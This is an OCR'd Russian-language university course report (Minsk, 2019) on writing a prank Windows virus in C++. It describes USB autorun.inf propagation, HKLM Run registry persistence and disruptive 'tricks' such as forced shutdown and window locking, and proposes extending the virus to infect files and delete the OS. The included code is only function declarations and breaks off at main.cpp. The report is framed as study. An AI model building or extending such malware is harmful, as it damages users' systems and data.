Министерство образования Республики Беларусь

Учреждение образования
БЕЛОРУССКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ
ИНФОРМАТИКИ И РАДИОЭЛЕКТРОНИКИ

Факультет компьютерных систем и сетей

Кафедра информатики и технологий программирования

ПОЯСНИТЕЛЬНАЯ ЗАПИСКА
к курсовому проекту
на тему

ВИРУС
по дисциплине
«Архитектура вычислительных систем»

Выполнил:
студент группы 753505
Карницкий В.С.

Руководитель:
Леченко А.В.

МИНСК 2019

СОДЕРЖАНИЕ

ВВЕДЕНИЕ 3
1 ПОСТАНОВКА ЗАДАЧИ 4
2 ОБЗОР ЛИТЕРАТУРЫ 5
3 СИСТЕМНОЕ ПРОЕКТИРОВАНИЕ …..... 8
4 РАЗРАБОТКА ПРОГРАММНЫХ МОДУЛЕЙ …..... 10
5 СТРУКТУРА ВЫХОДНЫХ ДАННЫХ ……..... 12
6 РУКОВОДСТВО ПОЛЬЗОВАТЕЛЯ ……..... 14
ЗАКЛЮЧЕНИЕ 15
СПИСОК ИСПОЛЬЗУЕМЫХ ИСТОЧНИКОВ ……16
ПРИЛОЖЕНИЕ А 18
ПРИЛОЖЕНИЕ Б 19
ПРИЛОЖЕНИЕ В 20

ВВЕДЕНИЕ

Новые вирусы создаются постоянно. Кто-то создаёт их забавы ради, другие же используют их в корыстных целях. Большая часть пользователей совершенно не заботится о безопасности своих ПК. Поэтому даже самый простой вирус, который легко может быть обнаружен, может иметь успех и прожить достаточно долго. Создание вирусов может быть полезным для тестирования антивирусов, которые могут обезопасить хоть небольшую часть пользователей. Для того, чтобы вирусы обезвреживать и вычислять, необходимо знать, как они проникают на ПК, как заражают другие файлы.

Для реализации вируса был выбран язык программирования C++. Он, конечно, менее быстродейственный, чем ассемблер (который чаще и используется для серьёзных вирусных программ), но при этом использование C++ сократит много времени написания и строк.

При разработке курсового проекта, был создан вирус с минимальными шутовскими пакостями, не приносящими реального вреда, и автозагрузкой.

1 ПОСТАНОВКА ЗАДАЧИ

В рамках курсового проекта необходимо создать исследовательский вирус, распространяющийся через USB-Storage устройства для ОС Windows.

Программа является скрытой. При запуске она добавляется в автозагрузку и каждые 4 часа творит некоторую пакость. В проекте реализовано несколько пакостей: блокировка окна, с которым работает пользователь; самопроизвольное выключение системы, «убегающий» курсор – генерируемых случайным образом. С «флэшки» вирус распространяется при помощи файла «autorun.inf».

2 ОБЗОР ЛИТЕРАТУРЫ

Компьютерный вирус – это вредоносное ПО, способное создавать копии самого себя и внедряться в код других программ, системные области памяти, загрузочные секторы, а также распространять свои копии по разнообразным каналам связи.

Основная цель вируса — его распространение. Способов масса: через флэш-накопители, дискеты, электронную почту, локальную сеть, интернет, веб-страницы, системы обмена мгновенными сообщениями вирусы распространяются под видом обычных безобидных данных, чаще всего в виде изображения или текстового документа. Кроме того, часто его сопутствующей функцией является нарушение работы системы — удаление файлов и даже удаление операционной системы, приведение в негодность структур размещения данных, блокирование работы пользователей, блокирование управления устройством, генерирование ошибок в работе системы. Даже если вирус сам по себе не несёт никаких вредоносных эффектов, он, как минимум, занимает место на накопителях информации и потребляет ресурсы системы.

Вирусы распространяются, копируя своё тело и обеспечивая его последующее исполнение: внедряя себя в исполняемый код других программ, заменяя собой другие программы, прописываясь в автозапуск через реестр и другое.

После того как вирус успешно внедрился в коды программы, файла или документа, он будет находиться в состоянии сна, пока обстоятельства не заставят компьютер или устройство выполнить его код. Чтобы вирус заразил ваш компьютер, необходимо запустить заражённую программу, которая, в свою очередь, приведёт к выполнению кода вируса. Это означает, что вирус может оставаться бездействующим на компьютере без каких-либо симптомов поражения. Однако, как только вирус начинает действовать, он может заражать другие файлы и компьютеры, находящиеся в одной сети. В зависимости от целей программиста-вирусописателя, вирусы либо причиняют незначительный вред, либо имеют разрушительный эффект, например, удаление данных или кража конфиденциальной информации. Зачастую они могут использоваться и в корыстных целях: вымогательствах средств за «таблетку», считыванием паролей от банковских карт и подобного, считыванием личной или секретной информации с целью шантажа за нераспространение и тому подобное.

Для написания вирусных программ чаще всего используют ассемблер

и высокоуровневые языки программирования. Самые эффективные и вредоносные вирусы, безусловно, пишутся на ассемблере. Ассемблер тут выигрывает в скорости и возможностях. Но проигрывает в простоте написания. Поэтому мной был выбран язык C++. Он уступает в скорости ассемблеру лишь в два раза, что для моих целей не значительно. Тем более, что среда разработка Visual Studio позволяет делать ассемблерные вставки.

По алгоритмам работы выделяют резидентные вирусы и вирусы, использующие стелс-алгоритмы или полиморфичность.

Резидентные вирусы при заражении компьютера постоянно остаются в оперативной памяти, перехватывая обращения операционной системы к объектам заражения, чтобы выполнить несанкционированные действия. Такие вирусы являются активными до полного выключения компьютера.

Применение стелс-алгоритмов базируется на перехвате запросов ОС на чтение или запись зараженных объектов. При этом происходит временное лечение этих объектов, либо замена их незараженными участками информации. Это позволяет вирусам скрыть себя в системе.

Также очень сложно обнаружить в системе вирусы, основанные на применении алгоритмов полиморфичности. Такие вирусы не содержат ни одного постоянного участка кода, что достигается за счет шифрования кода вируса и модификации программы-расшифровщика. Как правило, два образца одного и того же вируса не будут иметь ни одного совпадения в коде.

По деструктивным, то есть разрушительным возможностям выделяют опасные и неопасные вирусы.

Опасные вирусы выводят из строя операционную систему, портят или уничтожают информацию, хранящуюся на диске.

Неопасные вирусы практически не влияют на работоспособность компьютера и не понижают эффективность работы операционной системы, кроме увеличения дискового пространства, которое они занимают и уменьшения объёма свободной памяти компьютера.

По среде обитания, иначе говоря, по поражаемым объектам вирусы делятся на файловые, загрузочные, сетевые вирусы и макровирусы.

Файловые вирусы являются одними из самых распространенных типов компьютерных вирусов. Их характерной чертой является то, что они инициируются при запуске заражённой программы. Код вируса обычно содержится в исполняемом файле этой программы (файл с расширением .exe или .bat), либо в динамической библиотеке (расширение .dll), используемой программой. В настоящее время такие вирусы, как правило, представляют собой скрипты, написаны с использованием скриптового языка программирования и могут входить в состав веб-страниц. Они внедряются в исполняемые файлы, создают дубликаты файлов или используют

особенности организации файловой системы для выполнения несанкционированных действий.

Загрузочные вирусы записываются в загрузочный сектор диска и запускаются при запуске операционной системы, становясь ее частью.

Сетевые вирусы, которые ещё называют сетевыми червями, имеют своим основным местом «проживания» и функционирования локальную сеть. Сетевой вирус, попадая на компьютер пользователя, самостоятельно копирует себя и распространяется по другим компьютерам, входящим в сеть. Они используют для своего распространения электронную почту, системы обмена мгновенными сообщениями, сети обмена данными, а также недостатки в конфигурации сети и ошибки в работе сетевых протоколов.

Макровирусы поражают документы, выполненные в некоторых прикладных программах, имеющих средства для исполнения макрокоманд.

3 СИСТЕМНОЕ ПРОЕКТИРОВАНИЕ

3.1 Общие положения

Данная программа сохраняется в автозагрузку и периодически пакостничает. Исходя из этого, её можно разделить на два главных блока: реализация автозагрузки и, собственно, пакости.

3.2 Блоки программы

Блоки не связаны между собой и полностью независимы друг от друга. Поэтому их можно легко использовать для других программ в совершенно неизменном виде.

3.2.1 Блок добавления в автозагрузку

Данный блок проверяет наличие программы в автозагрузке и если её там нет, то добавляет её туда.

3.2.2 Блок управления пакостями

В этом блоке генерируется случайное число. Это сгенерированное число определяет, какая пакость будет реализована.

3.2.3 Блок пакости с мышкой

Первая пакость представляет собой хаотичное перемещение курсора по экрану, что нарушает взаимодействие пользователя с его ПК. Это продлится всего пару минут, но изрядно побеспокоит.

3.2.4 Блок блокировки активного окна

Вторая пакость блокирует активное окно, с которым взаимодействует пользователь, в том числе лишает возможности закрытия окна (закрыть можно через Диспетчер задач, но в ряде случаев пользователь после этого увидит чёрный экран, и ПК всё равно придётся перезагрузить).

3.2.5 Блок выключения компьютера

Третья выключает компьютер: пользователь увидит лишь предупреждение, что сеанс будет принудительно завершён, но не сможет этому помешать.

3.2.6 Блок создания autorun.inf

В этом блоке создаётся файл autorun.inf - автозагрузочный файл, который указывает что делать системе при запуске диска.

4 РАЗРАБОТКА ПРОГРАММНЫХ МОДУЛЕЙ

4.1 Схема алгоритмов

4.1.1 Схема алгоритма основной программной функции WinMain()

Представлена в приложении А.

4.1.2 Схема алгоритма функции IsMyProgramRegisteredForStartup()

Проверяет наличие вируса в автозагрузке. Представлена в приложении Б.

4.2 Основной метод.

Для алгоритма по шагам рассмотрим метод WinMain(), являющийся главным методом в программе.

1. Начало.
2. Инициализация булевой переменной для хранения результата проверки на наличие вируса в автозагрузке.
3. Вызов функции-проверки на наличие вируса в автозагрузке и запись результата проверки.
4. Если результат утвердительный, то П. 7, иначе П. 6.
5. Вызов функции для добавления вируса в атозагрузку.
6. Начало бесконечного цикла.
7. Вызов функции управления потоками с различными пакостями.
8. Ожидание 1 час (временной интервал между пакостями).
9. Конец бесконечного цикла.
10. Конец.

4.2 Проверка на наличие вируса в автозагрузке.

Для алгоритма по шагам рассмотрим метод IsMyProgramRegisteredForStartup (), проверяющий наличие вируса в автозагрузке.

1. Начало.
2. Объявление и начальная инициализация переменных для хранения ключа реестра, пути к exe-файлу, длины этого пути, результата проверки на наличие файла.
3. Вызов функции открытия существующего ключа реестра.
4. Если П. 3 выполнен успешно, то П. 5, иначе П.9.
5. Проверка наличия exe-файла в реестре посредством вызова функции считывания данных из него.
6. Если файл имеется, то результат TRUE.

7. Если при открытии ключа реестра ключ был получен, то П. 8, иначе П. 9.
8. Вызов функции закрытия ключа.
9. Возвращение результата главной функции.
10. Конец.

5 СТРУКТУРА ВЫХОДНЫХ ДАННЫХ

В данной ситуации выходными данными является работа вируса.

5.1 Блокировка активного окна

При ситуации блокировки активного окна пользователь теряет возможность производить какие-либо действия в пределах окна, даже не может его закрыть. Закрыть можно используя диспетчер задач. Но в ряде случаев (например при блокировке Проводника) при попытке закрытия окна через диспетчер задач, пользователь увидит лишь чёрный экран (Рис. 2)




Рис. 1 – Демонстрация возникновения чёрного экрана

5.2 Выключение компьютера

При ситуации выключения компьютера пользователь лишь увидит сообщение о завершении сеанса (Рис. 2). При этом никак помешать процессу он не сможет.




Рис. 2 – Демонстрация выключения компьютера

6 РУКОВОДСТВО ПОЛЬЗОВАТЕЛЯ

Целенаправленно вирус может быть запущен лишь в исследовательских целях. Вирус легко обнаружить в автозагрузке (Рис. 3). Автозагрузка реализована путём создания REG_SZ-значения в следующем разделе_реестра: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.

При запуске exe-файла «test» вирусной программы, она становится автозагружаемой. Для того, чтобы прекратить его действия, нужно всего лишь удалить его из списка автозагружаемых программ.




Рис. 3 – Демонстрация обнаружения вируса в автозагрузке

ЗАКЛЮЧЕНИЕ

Обнаружение вирусов и своевременное их удаление является очень важным для нормальной работы компьютера. Поэтому принципы работы вируса необходимо изучать.

В ходе курсовой работы был создан вирус, который может доставить немало неудобств и даже проблем пользователю, особенно неопытному пользователю, который зачастую не заботится о безопасности.

Для усовершенствования вируса и продолжения его изучения, в первую очередь, стоит его научить «заражать» другие файлы. Так же «полезными навыками» для него будут:

- проверка на наличие съёмного носителя и, если таковой имеется, заражение его файлов или, как минимум, копирование себя на съёмный носитель;
- большее разнообразие вредоносных действий: начиная пакостями, разработанными в ходе курсового проектирования, и заканчивая даже удалением операционной системы или, как минимум, серьёзными нарушениями её функциональности.
- задействование языка ассемблера для участков кода, требующих быстродействия, а также для усовершенствования пакостей путём внедрения в аппаратную часть компьютера.

Благодаря этой курсовой работе, я изучила некоторые уязвимости Windows, узнала о существование API-функций, динамических библиотек (.dll) и даже частично познакомилась с ними, изучила вирусы, их виды, способы проникновения, тем самым узнав куда больше о том, как обезопасить свой компьютер и избежать проникновения вредоносных программ.

СПИСОК ИСПОЛЬЗУЕМЫХ ИСТОЧНИКОВ

[1] Фленов, М. C++ глазами хакера / М. Фленов. – Минск: BHV – СанктПетербург, 2004. – 297 с.

[2] Viruses [Электронный ресурс]. – Режим доступа: http://www.hacker.ru/.

[3] Trojan [Электронный ресурс]. – Режим доступа: http://www.hackzone.ru/.


[4] Worms [Электронный ресурс]. – Режим доступа: http://www.foo.be/.

[5] API-functions [Электронный ресурс]. – Режим доступа: http://www.microsoft.com/.

[6] Trojan [Электронный ресурс]. – Режим доступа: http://www.freehacks.ru/.


ПРИЛОЖЕНИЕ А

Блок-схема метода WinMain()



ПРИЛОЖЕНИЕ Б

Блок-схема метода IsMyProgramRegisteredForStartup()



ПРИЛОЖЕНИЕ В
Код программы

//“Header.h”

```
#pragma once
#include <windows.h>
#include <cstring>
#include <iostream>
#include <string>
#include<time.h>
#include <conio.h>
#include<stdio.h>
#include <tchar.h>
using namespace std;

BOOL IsMyProgramRegisteredForStartup(PCWSTR);
BOOL RegisterMyProgramForStartup(PCWSTR, PCWSTR, PCWSTR);
void RegisterProgram();
void trick();
void crazyMouse();
void disableWindow();
void restartSystem();
void AutoRunInf();
```

//main.cpp

```
#include"Header.h"

